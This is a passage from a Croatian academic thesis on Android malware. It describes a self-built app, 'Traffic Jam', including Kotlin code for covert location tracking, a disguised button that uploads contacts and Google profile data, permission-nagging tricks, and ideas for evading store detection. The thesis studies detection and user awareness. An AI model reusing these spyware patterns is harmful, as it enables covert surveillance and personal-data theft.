
Slika 3.17. Prikaz zaslona sa objavama na karti



Slika 3.18. Prikaz opisa obavijesti iznad oznake na karti

3.5.4. Zaslon za dodavanje obavijesti


Klikom na gumb olovke na zaslonu sa objavama u blizini on se proširuje u dva gumba, a odabir gumba s oznakom plusa vodi na zaslon za kreiranje nove obavijesti koji je prikazan na slici 3.19.




Slika 3.19. Prikaz zaslona za stvaranje obavijesti

Ako korisnik želi priložiti fotografiju uz obavijest, odabire ju klikom na gornji gumb, koji otvara sustavsko sučelje za odabir fotografije s uređaja, kako je prikazano na slici 3.20. Ako korisnik

odabere fotografiju ona će se prikazati kao na slici 3.21. Za kreiranje i objavljivanje nije nužno priložiti fotografiju, ali nužno je postaviti tekst opisa.




Slika 3.20. Sučelje za odabir fotografije



Slika 3.21. Prikaz odabrane fotografije


Kada je gotov sa ispunjavanjem sadržaja objave, korisnik ju može objaviti, ali samo ako je na zaslonu s objavama u blizini omogućio pristup lokaciji uređaja. Ako ovo nije učinjeno prikazuje se *Toast* poruka koja ga upozorava da ne može objavljivati bez da aplikaciji dopusti pristup lokaciji, kao što je prikazano na slici 3.22.



Slika 3.22. *Toast* poruka u slučaju odbijanja pristupa lokaciji

Pored opisa i opcionalne fotografije, svaka objava također sadrži identifikacijski niz znakova koji se dobiva kada se korisnik uspješno autenticira, kao i lokaciju uređaja u trenutku objavljivanja. Da bi se obavijest poslala u *Firestore* bazu podataka ona prvo mora ispuniti navedene uvjete, a to su pristup lokaciji i tekstualni unos opisa obavijesti. Ako obavijest sadrži fotografiju ona se prvo šalje na *Firebase Storage*, odakle se pri uspješnom primanju fotografije


vraća jedinstveni identifikator resursa, koji se dodaje ostatku podataka koji se zatim zapisuju u *Firestore* bazu kao niz parova ključeva i pripadnih vrijednosti. Prikaz zapisa objave u bazi dan je na slici 3.23.



Slika 3.23. Primjer zapisa obavijest unutar *Firebase Firestore*

3.5.5. Zaslon profila

Klikom na gumb olovke na zaslonu sa objavama u blizini on se proširuje u dva gumba, a odabir gumba s oznakom čovjeka vodi na zaslon profila koji je prikazan na slici 3.24. Jedina razlika između dva prikaza je u gumbu za povezivanje s telefonom, koji se prikazuje samo ako je korisnik prethodno dao dozvolu za pristup kontaktima na uređaju.




Slika 3.24. Prikaz zaslona profila

Ovaj zaslon prikazuje objave čak i kada aplikacija *Traffic Jam* nema pristup lokaciji uređaja jer ovaj zaslon sadrži sve objave kojima je korisnik autor i za njihov prikaz ne zahtijeva lokacijske podatke.

U gornjem dijelu zaslona prikazuju se profilna slika i ime korisnika koji su uzeti s prijavljenog Google računa. Ispod korisničkog imena nalazi se gumb za odjavu, klikom na njega korisnik se odjavljuje iz aplikacije te biva vraćen na početni zaslon za autentikaciju.

Prikaz objave na ovom zaslonu dan je na slici 3.25. Objave su prikazane gotovo jednako kao na zaslonu s objavama u blizini, a jedina razlika je gumb pored koordinata geografske širine i geografske dužine koji ovdje ima oznaku koša za smeće. Klikom na ovaj gumb korisnik briše svoju obavijest, nakon čega se ona briše i nije ju moguće vidjeti na ovom, a ni na zaslonu sa svim objavama u blizini, bez obzira na to koji ju korisnik pokušava vidjeti.



Slika 3.25. Prikaz objave na zaslonu profila

3.6. Prikaz maliciozne funkcionalnosti aplikacije

Ovo poglavlje daje pregled malicioznih komponenata aplikacije, daje pregled njihovog koda i opisuje način rada.

3.6.1. Zaslon autentikacije

Kako je otkriveno istraživanjem, maliciozne komponente teže je otkriti kada su implementirane što odvojenije. Iz tog razloga ovaj zaslon sadrži funkcionalnost koja samo traži pristup kontaktima na uređaju, ali ne radi ništa s njima. Klikom na donji gumb zaslona za autentikaciju, prikazan na slici 3.4, pokreće se upit gdje se od korisnika traži da aplikaciji dopusti pristup kontaktima, a ako korisnik odbije zahtjev aktivira se dodatna komponenta koja ga nastoji potaknuti na davanje pristupa, prikazana na slici 3.8.

Neovisno o tome je li korisnik dao pristup ili ne okida se *Toast* poruka koja navodi da prijava mobitelom nije moguća i da ju pokuša omogućiti na zaslonu profila. Ovime se nastoji navesti korisnika da u potpunosti upadne u klopku koja je opisana u potpoglavlju 3.6.3.

3.6.2. Zaslon sa objavama u blizini

Da bi korisnik mogao koristiti aplikaciju on treba dati pristup lokacijskim podacima, što postiže pritiskom na gumb s prekriženom oznakom lokacije kako je opisano u potpoglavlju 3.5.2. Ono što je skriveno od korisnika je pokretanje *service* komponente kojom se prati njegovo kretanje. *Service* je naziv za komponentu aplikacije koja služi za pozadinsko obavljanje zadataka koji mogu dugo trajati. Glavne značajke *service* komponentata su činjenice da nemaju grafičko sučelje i da mogu ostati aktivne i kad korisnik napusti aplikaciju koja ju pokreće. U aplikaciji *Traffic Jam service* komponenta se koristi za slanje podataka o korisnikovoj lokaciji u *Firestore* bazu podataka bez da je on toga svjestan.

Da bi se *service* pokrenuo potrebno je stvoriti *intent*, komponentu *Android* sustava koja označava odvijanje određenog događaja unutar sustava. Kod kojim se stvara *intent* za pokretanje *servicea* prikazan je na slici 3.26.

```
Intent(context, LocationService::class.java).apply {
    this.putExtra( name: "userID", userId)
    action = LocationService.ACTION_START
    context.startService(this)
}
```

Slika 3.26. Prikaz koda za pokretanje *service* komponente

Prilikom stvaranja *LocationService* komponente koja prepisuje *onCreate* metodu klase *Service* kreira se objekt tipa *DefaultLocationClient* koji služi za dohvaćanje lokacijskih podataka uređaja, kako je prikazano na slici 3.27. Kod klase *DefaultLocationClient* nije prikazan jer ne sadrži malicioznu funkcionalnost.

```
override fun onCreate() {
    super.onCreate()
    locationClient = DefaultLocationClient(
        applicationContext,
        LocationServices.getFusedLocationProviderClient(applicationContext),
    )
}
```

Slika 3.27. Prikaz koda prepisane *onCreate* metode *service* komponente

Unutar prepisane *onStartCommand* metode koja je prikazana na slici 3.28 prvo se iz *intenta* vadi identifikator korisnika koji je originalno dobiven iz *Firestore* autentikacije. Identifikator je potreban kako bi se lokacije u bazi mogle povezati s korisnicima kojima pripadaju. Nakon toga se odabire između funkcija *start* i *stop*, ali kod je napisan tako da se *stop* nikad ne pokrene.

```
override fun onStartCommand(intent: Intent?, flags: Int, startId: Int): Int {
    var userID :String? = intent?.getStringExtra( name: "userID")
    when (intent?.action) {
        ACTION_START -> start(userID)
        ACTION_STOP -> stop()
    }
    return START_STICKY
}
```

Slika 3.28. Prikaz koda prepisane *onStartCommand* metode *service* komponente

Funkcija *start* sa slike 3.29. sadrži glavninu malicioznog koda na zaslonu s objavama u blizini. Osluškivajući promjene u lokaciji uređaja svakih deset minuta ova funkcija dohvaća trenutnu geografsku širinu i dužinu. Zbog toga što bi podaci o praćenim lokacijama bili beskorisni bez korisničkog identifikatora prvo se provjerava postoji li identifikator te se u slučaju da postoji okida funkcija koja šalje lokaciju u komponente niže razine, prvo u repozitorij, koji zatim radi s bazom podataka.


```
private fun start(userID: String?) {

    locationClient
        .getLocationUpdates(TimeUnit.MINUTES.toMillis( duration: 10))
        .catch { e -> e.printStackTrace() }
        .onEach { location ->
            val lat :Double = location.latitude
            val long :Double = location.longitude
            println("Location sent to database: ($lat, $long) (malicious)")

            if (userID != null) {
                repository.uploadLocation(userID, Location(lat, long))
            }
        }
        .launchIn(serviceScope)
}
```

Slika 3.29. Prikaz koda *start* funkcije

Unutar koda koji komunicira s bazom podataka dolaze korisnički identifikator i podaci o lokaciji, kako je vidljivo na slici 3.30. Podaci se formatiraju da budu lakši za spremiti u bazu te im se pridružuje vremenska oznaka kako bi se niz od više ovakvih zapisa mogao sortirati prema vremenu nastanka. Na slici 3.31. je prikazano kako jedan ovakav zapis izgleda u *Firestore* bazi podataka.

```
override fun uploadLocation(userID: String, location: Location) {
    val map = HashMap<String, Any>()

    map["userID"] = userID

    val sdf = SimpleDateFormat( pattern: "dd MM yyyy HH:mm:ss")
    val resultdate = Date(System.currentTimeMillis())

    map["timestamp"] = sdf.format(resultdate)

    map["latitude"] = location.latitude
    map["longitude"] = location.longitude

    dataStorage.collection( collectionPath: "locations").add(map)
}
```

Slika 3.30. Prikaz koda koji šalje lokacijske podatke u bazu



Slika 3.31. Primjer zapisa lokacijskih podataka unutar baze podataka

3.6.3. Zaslon profila

Maliciozna funkcionalnost na zaslonu profila unaprijed zahtijeva da je korisnik na zaslonu autentikacije aplikaciji omogućio pristup kontaktima. Prilikom stvaranja sučelja provjerava li se je li ovo učinjeno i ako jest dodaje se gumb čiji opis nagoviješta da služi za povezivanje telefona radi brže autentikacije kako je spomenuto na zaslonu autentikacije, kako korisnik ne bi imao puno zadrški i aktivirao skrivene funkcionalnosti. Kod za dodavanje ovog gumba prikazan je na slici 3.32.

```
if (ContextCompat.checkSelfPermission(context, android.Manifest.permission.READ_CONTACTS) == PackageManager.PERMISSION_GRANTED) {
    Button(
        onClick = {
            viewModel.onEvent(ProfileEvent.StealContacts( userId: userData?.userId ?: "unknown user", context))
            viewModel.onEvent(ProfileEvent.StealGoogleData( userId: userData?.userId ?: "unknown user", userData!!))
        },
        modifier = Modifier
            .padding(bottom = 8.dp),
    ) {
        Text(text = "Link your phone")
    }
}
```

Slika 3.32. Prikaz koda za dodavanje gumba za krađu kontakata

Klikom na ovaj gumb aktiviraju se dva događaja unutar *ProfileViewModel* klase koja je odgovorna za komunikaciju između vizualnih i programskih komponenti zaslona profila. Jedan je odgovoran za zapisivanje podataka s korisnikova *Google* računa u bazu, kako bi se ostali ukradeni podaci mogli povezati sa stvarnom osobom. Drugi događaj čita sve telefonske kontakte na uređaju te ih također šalje u bazu podataka bez korisnikova znanja. Klase koje prikazuju spomenute događaje prikazane su na slici 3.33, a kod koji pruža prikladan odgovor kada se na zaslonu aktivira događaj na slici 3.34.


```
data class StealGoogleData(val userId: String, val profile: UserData): ProfileEvent()

Antonio_Veselcic
data class StealContacts(val userId: String, val context: Context): ProfileEvent()
```

Slika 3.33. Prikaz klasa unutar *ProfileEvent*

```
fun onEvent(event: ProfileEvent) {
    when (event) {
        is ProfileEvent.LoadPosts -> {...}
        is ProfileEvent.DeletePost -> {...}
        is ProfileEvent.StealGoogleData -> {
            uploadProfile(event.userId, event.profile)
        }
        is ProfileEvent.StealContacts -> {
            uploadContacts(event.userId, event.context)
        }
    }
}
```

Slika 3.34. Prikaz koda koji reagira na događaje na zaslonu profila


Događaj za uzimanje korisnikovih *Google* podataka koristi repozitorij kako bi proslijedio podatke do baze podataka. Kako se baza ne bi prepunila velikim brojem redundantnih zapisa, prvo se provjerava postoji li već zapis o korisniku unutar kolekcije *googleProfiles* s jedinstvenim identifikatorom kao kod trenutnog korisnika. Ako ne postoji u bazi se stvara novi zapis koji se sastoji od identifikatora, korisnikova imena i jedinstvenog identifikatora resursa koji vodi do njegove profilne slike. Profilna slika korisnika se ne sprema dodatno jer je već spremljena na *Googleovim* serverima i moguće joj je direktno pristupiti. Ako u bazi već postoji zapis o korisniku s trenutno dostupnim identifikatorom, vrijednosti tog zapisa se ažuriraju trenutnim vrijednostima. Primjer zapisa korisničkih podataka u *Firestore* bazi prikazan je na slici 3.35.



Slika 3.35. Primjer zapisa *Google* podataka u bazi podataka

Događaj za krađu telefonskih kontakata s uređaja poziva funkciju koja prije slanja prvo obrađuje kontakte te ih onda preko repozitorija šalje u bazu podataka. Koristeći aplikacijsko programsko sučelje *Android* sustava funkcija stvara upit iz kojeg dobiva usmjerivač (*engl. cursor*) za čitanje svih telefonskih kontakata na uređaju. Iteriranjem pomoću usmjerivača provjerava li sadrži li kontakt telefonski broj nakon čega dodaje kontakt u listu kontakata. Po završetku iteriranja iz liste kontakata stvara se niz znakova formatiran prema JSON standardu tako da svaki kontakt postaje jedan objekt JSON liste. Ovako formatiran niz znakova šalje se u bazu preko repozitorija.

Pri slanju kontakata u bazu prvo se provjerava postoji li zapis kontakata s identifikatorom korisnika čiji se kontakti trenutno čitaju, ako ne postoje u bazi se kreira novi zapis unutar kolekcije *contacts.* Ako zapis postoji njegova vrijednost koja bilježi kontakte se ažurira na novu vrijednost. Kontakti u bazi su zapisani kao jedan niz znakova radi lakšeg ažuriranja unutar baze, a njihova čitljivost nije narušena jer prate JSON standard zapisa. Primjer jednog zapisa ukradenih kontakata dan je na slici 3.36.



Slika 3.36. Primjer zapisa telefonskih kontakata u bazi podataka (osobni podaci skriveni)

4. ZAKLJUČAK

U radu je dan pregled tipova malicioznih aplikacija na mobilnim uređajima, s naglaskom na *Android* operacijski sustav. Opisani su najčešći izvori preuzimanja malicioznih aplikacija, kao i tehnike njihove detekcije. Statička, dinamička i hibridna analiza pokazale su se relativno uspješnima, a duboko učenje kao najuspješnije. Unatoč zadovoljavajućim rezultatima, problem detekcije zloćudne programske podrške nikad nije riješen, jer napadači uvijek traže nove i lukavije tehnike prikrivanja štetnih funkcionalnosti. Iz tog razloga je obrađeno nekoliko tehnika zaštite od malicioznih aplikacija koje svaki korisnik može provesti ne bi li se zaštitio. S ciljem prikupljanja relevantnih podataka o oprezu korisnika mobilnih uređaja provedena je anketa u kojoj je sudjelovalo 93 ispitanika koji su podijeljeni u napredne i prosječne, kao i u *Android* i *iOS* korisnike.

Rezultati ankete fokusirani su na stjecanje informacija o sigurnosti korisnika na mobilnim platformama i na testiranje sposobnosti korisnika da pri preuzimanju prepoznaju maliciozne aplikacije. Pokazano je da ni prosječni ni napredni korisnici nisu uspješni u razlikovanju malicioznih i legitimnih aplikacija te se smatra da bi bilo dobro poraditi na educiranju korisnika o sigurnosnom modelu dozvola koji se koristi u svim aplikacijama. Veći udio naprednih korisnika je bio žrtva, dok su prosječni korisnici koji su bili žrtve bili napadnuti više puta. Pronađena je korelacija između čitanja prethodno danih dozvola i broja napada na korisnika, gdje se pokazalo da su korisnici koji ne čitaju dozvole koje su prethodno dali aplikacijama bili žrtve čak tri puta više od onih koji to čine, dok s čitanjem uvjeta korištenja i dozvola pri instalaciji nije pronađen utjecaj na broj napada.

Također su ispitivane razlike između Android i iOS korisnika, gdje je prvo ustanovljeno da nema značajne razlike u udjelu žrtava računalnih napada među svim korisnicima platforme. Usprkos tomu, iOS korisnici izrazili su osjetno nižu količinu zabrinutosti po pitanju sigurnosnih propusta. Iako nije pronađena poveznica sa smanjenom zabrinutošću, korisnici iOS uređaja češće koriste upravitelj lozinkama.

U sklopu rada razvijena je maliciozna aplikacija *Traffic Jam*, koja služi za razmjenu korisnički generiranih podataka u prometu. Aplikacija sadrži legitimnu funkcionalnost, osnovna funkcionalnost je pregled situacija u prometu u okolini trenutne lokacije. Ovime se od korisnika nastoji dobiti pristup lokaciji njegova uređaja, koja se prati i šalje u bazu podataka kroz pozadinski proces dok on koristi aplikaciju. Kako bi aplikacija izgledala legitimnije dodan je i

mehanizam autentikacije. Pored stvarne provjere identiteta koja se obavlja putem *Google* profila, nudi se i lažna opcija prijave mobitelom, koja korištenjem mehanizma dozvola na *Android* sustavu iščitava telefonske kontakte i šalje ih u bazu podataka. Kako bi potajno uzeti podaci bili korisni jednom kad dođu u bazu, u nju se šalju i *Google* podaci korisnika, što omogućuje njihovo povezivanje sa stvarnom osobom.

Kako bi se uspješnost prikrivanja maliciozne funkcionalnosti testirala, aplikaciju bi trebalo provesti kroz prethodno opisane modele detekcije. Sva zloćudna funkcionalnost je implementirana tako da bude smisleno povezana s legitimnom, kako bi se korisnika razuvjerilo da se nešto čudno događa na njegovom uređaju. Za širenje baze korisnika aplikacije i poboljšavanje izbjegavanja detekcije aplikaciju bi bilo moguće objaviti na službenoj trgovini, a jednom kada je preuzeta koristiti tehnike dinamičkog učitavanja koda za dodavanje maliciozne funkcionalnosti. Upitno je koliko je ovo izvedivo jer službene trgovine imaju iznimno napredne mehanizme za detekciju maliciozne funkcionalnosti.

LITERATURA

[1] Bankmycell, HOW MANY SMARTPHONES ARE IN THE WORLD? [online], bankmycell.com, New York, 2018, dostupno na: https://www.bankmycell.com/blog/how-many-phones-are-in-the-world [24. kolovoz 2023.]

[2] A. Anshul, S. K. Peddoju i M. Conti, Permpair: Android malware detection using permission pairs, IEEE Transactions on Information Forensics and Security, vol. 15, str. 1968-1982, listopad 2019.

[3] C. Yang, Z. Xu, G. Gu, V. Yegneswaran i P. Porras, Droidminer: Automated mining and characterization of fine-grained malicious behaviors in android applications, Computer Security-ESORICS 2014: 19th European Symposium on Research in Computer Security, sv. 8712, str. 163-182, Wroclaw, 2014.

[4] S. K. Sahay i A. Sharma, A survey on the detection of android malicious apps, Advances in Computer Communication and Computational Sciences: Proceedings of IC4S 2018, sv. 924, str. 437-446, Bangkok, Tajland, 2018.

[5] Bankmycell, Android vs. Apple Market Share: Leading Mobile Operating Systems (OS) (Sep 2023) [online], bankmycell.com, New York, 2023. dostupno na: https://www.bankmycell.com/blog/android-vs-apple-market-share/ [24. kolovoza 2023.]

[6] K. Allix, T. F. Bissyand, J. Klein i Y. Le Traon, Androzoo: Collecting millions of android apps for the research community, Proceedings of the 13th international conference on mining software repositories, sv. 1, str. 468-471, Lisabon, 2016.

[7] IphoneLife, The History of Every iPhone Model from 2007–2022 (2023) [online], iphonelife.com, Fairfield, 2023, dostupno na: https://www.iphonelife.com/content/evolution-iphone-every-model-2007-2016 [24. kolovoza 2023.]

[8] Android, Android is for everyone [online], android.com, Mountain View, 2019, dostupno na: https://www.android.com/everyone/ [24. kolovoza 2023.]

[9] CVEdetails.com, Android: Security Vulnerabilities [online], securityscorecard.com, Us, 2023, dostupno na: https://www.cvedetails.com/vulnerability-list/vendor_id-1224/product_id-19997/Google-

Android.html [24. kolovoza 2023.]

[10] Statcounter, Android Version Market Share Worldwide [online], gs.statcounter.com, Dublin, 2022, dostupno na: https://gs.statcounter.com/os-version-market-share/android [25. kolovoza 2023.]

[11] F. Y. Rashid, Google fails to fix Android's real update problem [online], infoworld.com, San Francisco, 2016, dostupno na: https://www.infoworld.com/article/3072591/google-fails-to-fix-androids-real-update-problem.html [24. kolovoza 2023.]

[12] Source, Android Security Bulletins [online], source.android.com, Mountain View, 2023, dostupno na: https://source.android.com/docs/security/bulletin [24. kolovoza 2023.]

[13] Developers, Permissions on Android [online], developer.android.com, Mountain View, 2023, dostupno na: https://developer.android.com/guide/topics/permissions/overview [24. kolovoza 2023.]

[14] A. Qamar, A. Karim i V. Chang, Mobile malware attacks: Review, taxonomy & future directions, Future Generation Computer Systems, vol. 97, str. 887-909, kolovoz 2019.

[15] P. Yan i Z. Yan, A survey on dynamic mobile malware detection, Software Quality Journal, No. 3, Vol. 26, str. 891-919, svibanj 2017.

[16] P. Tavares, Android malware worm auto-spreads via WhatsApp messages [online], resources.infosecinstitute.com, Madison, 2021, dostupno na: https://resources.infosecinstitute.com/topics/malware-analysis/android-malware-worm-auto-spreads-via-whatsapp-messages/ [24. kolovoza 2023.]

[17] M. Chow i A. Zakaria, Android Rootkits, 2013 NCSE Conference, sv. 1, str. 1-17, Boston, 2013.

[18] F-Secure, Trojan:Android/DroidDream.A, f-secure.com, Helsinki, 2011, dostupno na: https://www.f-secure.com/v-descs/trojan_android_droiddream_a.shtml [24. kolovoza 2023.]

[19] L. H. Newman, How Android Fought an Epic Botnet—and Won [online], wired.com, San Francisco, 2019, dostupno na: https://www.wired.com/story/google-android-chamois-botnet/ [24. kolovoza 2023.]

[20] ThreatPost, Google Play Removes 22 Malicious ‘LightsOut’ Apps From Marketplace

[online], threatpost.com, Woburn, 2018, dostupno na: https://threatpost.com/google-play-removes-22-malicious-lightsout-apps-from-marketplace/129328/ [24. kolovoza 2023.]

[21] A. Langton, Stalking Stalkerware: A Deep Dive Into FlexiSPY [online], blogs.juniper.com, Sunnyvale, 2019, dostupno na: https://blogs.juniper.net/en-us/threat-research/stalking-stalkerware-a-deep-dive-into-flexispy-2 [24. kolovoza 2023.]

[22] C. Zheng i C Xiao, New Android Trojan "Xbot" Phishes Credit Cards and Bank Accounts, Encrypts Devices for Ransom, [online], unit42.paloaltonetworks.com, Palo Alto, 2016, dostupno na: https://unit42.paloaltonetworks.com/new-android-trojan-xbot-phishes-credit-cards-and-bank-accounts-encrypts-devices-for-ransom [24. kolovoza 2023.]

[23] F-Secure, Backdoor:Android/Hummingbad [online], f-secure.com, Helsinki, 2017, dostupno na: https://www.f-secure.com/v-descs/backdoor_android_hummingbad.shtml [24. kolovoza 2023.]

[24] N. Lorenz, MysteryBot – the Android malware that's keylogger, ransomware, and trojan [online], avira.com, Tettnang, 2018, dostupno na: https://www.avira.com/en/blog/mysterybot-the-android-malware-thats-keylogger-ransomware-and-trojan [24. kolovoza 2023.]

[25] SecureList, IT threat evolution Q1 2023. Mobile statistics [online], securelist.com, Moscow, 2023, dostupno na: https://securelist.com/it-threat-evolution-q1-2023-mobile-statistics/109893 [24. kolovoza 2023.]

[26] O. Aslan i R. Samet, A comprehensive review on malware detection approaches, IEEE access, Vol. 8, str. 6249-6271, siječanj 2020.

[27] X. Jiang, B. Mao, J. Guan, X. Huang, Android malware detection using fine-grained features, Vol. 2020, str. 1-13, siječanj 2020.

[28] P. Kotzias, J. Cabbalero i L. Bilge, How did that get in my phone? unwanted app distribution on android devices, 2021 IEEE Symposium on Security and Privacy (SP), sv. 1, str. 53-69, San Francisco, 2021.

[29] M. Luo, P. Laperdrix, N. Honarmand i N. Nikiforakis, Time does not heal all wounds: A longitudinal analysis of security-mechanism support in mobile browsers, Proceedings of the 26th Network and Distributed System Security Symposium (NDSS), sv.1 , str. 1-15, San

Diego, 2019.

[30] M. Grace, Y. Zhou, Q. Zhang, S. Zou i X. Jiang, Riskranker: scalable and accurate zero-day android malware detection, Proceedings of the 10th international conference on Mobile systems, applications, and services, sv. 1, str. 281-294, Low Wood Bay, 2012.

[31] S. Y. Yerima, S. Sezer i G. McWilliams, Analysis of Bayesian classification-based approaches for Android malware detection, IET Information Security, No. 1, Vol. 8, str. 25-36, siječanj 2014.

[32] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau i P. McDaniel, Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps, Acm Sigplan Notices, No. 6, Vol. 49, str. 259-269, lipanj 2014.

[33] Y. Feng, S. Anand, I. Dillig i A. Aiken, Apposcopy: Semantics-based detection of android malware through static analysis, Proceedings of the 22nd ACM SIGSOFT international symposium on foundations of software engineering, sv. 1, str. 576-587, New York, 2014.

[34] S. Y. Yerima, S. Sezer i I. Muttik, Android malware detection using parallel machine learning classifiers, 2014 Eighth international conference on next generation mobile apps, services and technologies, sv.1, str. 37-42, Oxford, 2014.

[35] M. Egele, D. Brumley, Y. Fratantonio i C. Kruegel, An empirical study of cryptographic misuse in android applications, Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security, sv.1, str. 73-84, New York, 2013.

[36] K. Tam, S. J. Khan, A. Fattori i L. Cavallaro, Copperdroid: Automatic reconstruction of android malware behaviors, Ndss, sv.1, str. 1-15, San Diego, 2015.

[37] M. Bierma, E. Gustafson, J. Erickson, D. Fritz i Y. R. Choe, Andlantis: Large-scale Android dynamic analysis, arXiv preprint arXiv:1410.7751, No. 1, Vol. 1, str 1-8, listopad 2014.

[38] B. Amos, H. Turner i J. White, Applying machine learning classifiers to dynamic android malware detection at scale, 2013 9th international wireless communications and mobile computing conference (IWCMC), sv. 1, str. 1666-1671, Marrakesh, 2013

[39] W. Enck, P. Gilbert, S. Han, V. Tendulkar, B. G. Chun, L. P. Cox, J. Jung, P. McDaniel i

